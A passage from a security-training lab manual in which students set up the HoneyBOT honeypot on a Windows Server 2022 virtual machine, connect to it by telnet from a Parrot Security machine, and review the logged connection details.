


11. On the **Updates** tab, uncheck **Check for Updates**; click **Apply** and click **OK** to continue.

Note: If a **Bindings** pop-up appears, click **OK** to continue.



12. The **HoneyBOT** main window appears, as shown in the screenshot.



13. Now, leave the HoneyBOT window running on **Windows Server 2022**.

14. Switch to the **Parrot Security** virtual machine.

15. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

16. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

19. Now, type **cd** and press **Enter** to jump to the root directory.

20. In the terminal window; type **telnet [IP Address of the Windows Server 2022 machine]** and press **Enter**.

21. You will be prompted for the telnet credentials of the **Windows Server 2022** machine.

22. In this task, the IP address of **Windows Server 2022** is **10.10.1.22**; this may differ when you perform this task.


```

telnet 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# telnet 10.10.1.22
Trying 10.10.1.22...
Connected to 10.10.1.22.
Escape character is '^]'.
  
```


23. Switch back to the **Windows Server 2022** virtual machine. In the **HoneyBOT** window, expand the **Ports** and **Remotes** node from the left-pane.

24. Under **Ports**, you can see the port numbers from which **Windows Server 2022** received requests or attacks.

25. Under **Remotes**, you can view the recorded IP addresses through which Windows Server 2022 received requests.



26. Now, right-click any IP address or Port on the left, and click **View Details**, as shown in the screenshot, to view the complete details of the request or attack recorded by HoneyBOT.




27. The **Packet Log** window appears, as shown in the screenshot. This displays the complete log details of the request captured by HoneyBOT.

28. In the screenshot, under **Connection Details**, you can view the **Date** and **Time** of the connection established as well as the protocol used.

29. **Connection Details** also shows the **Source IP**, **Port**, and **Server Port**, as shown below.

Note: Simultaneously, you can run the ftp command on the **Parrot Security** machine and observe the log recorded by **HoneyBOT** on **Windows Server 2022**.



30. After the completion of this task, **End** the lab instance, re-launch it. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section.

31. Turn off the **Windows 11**, **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
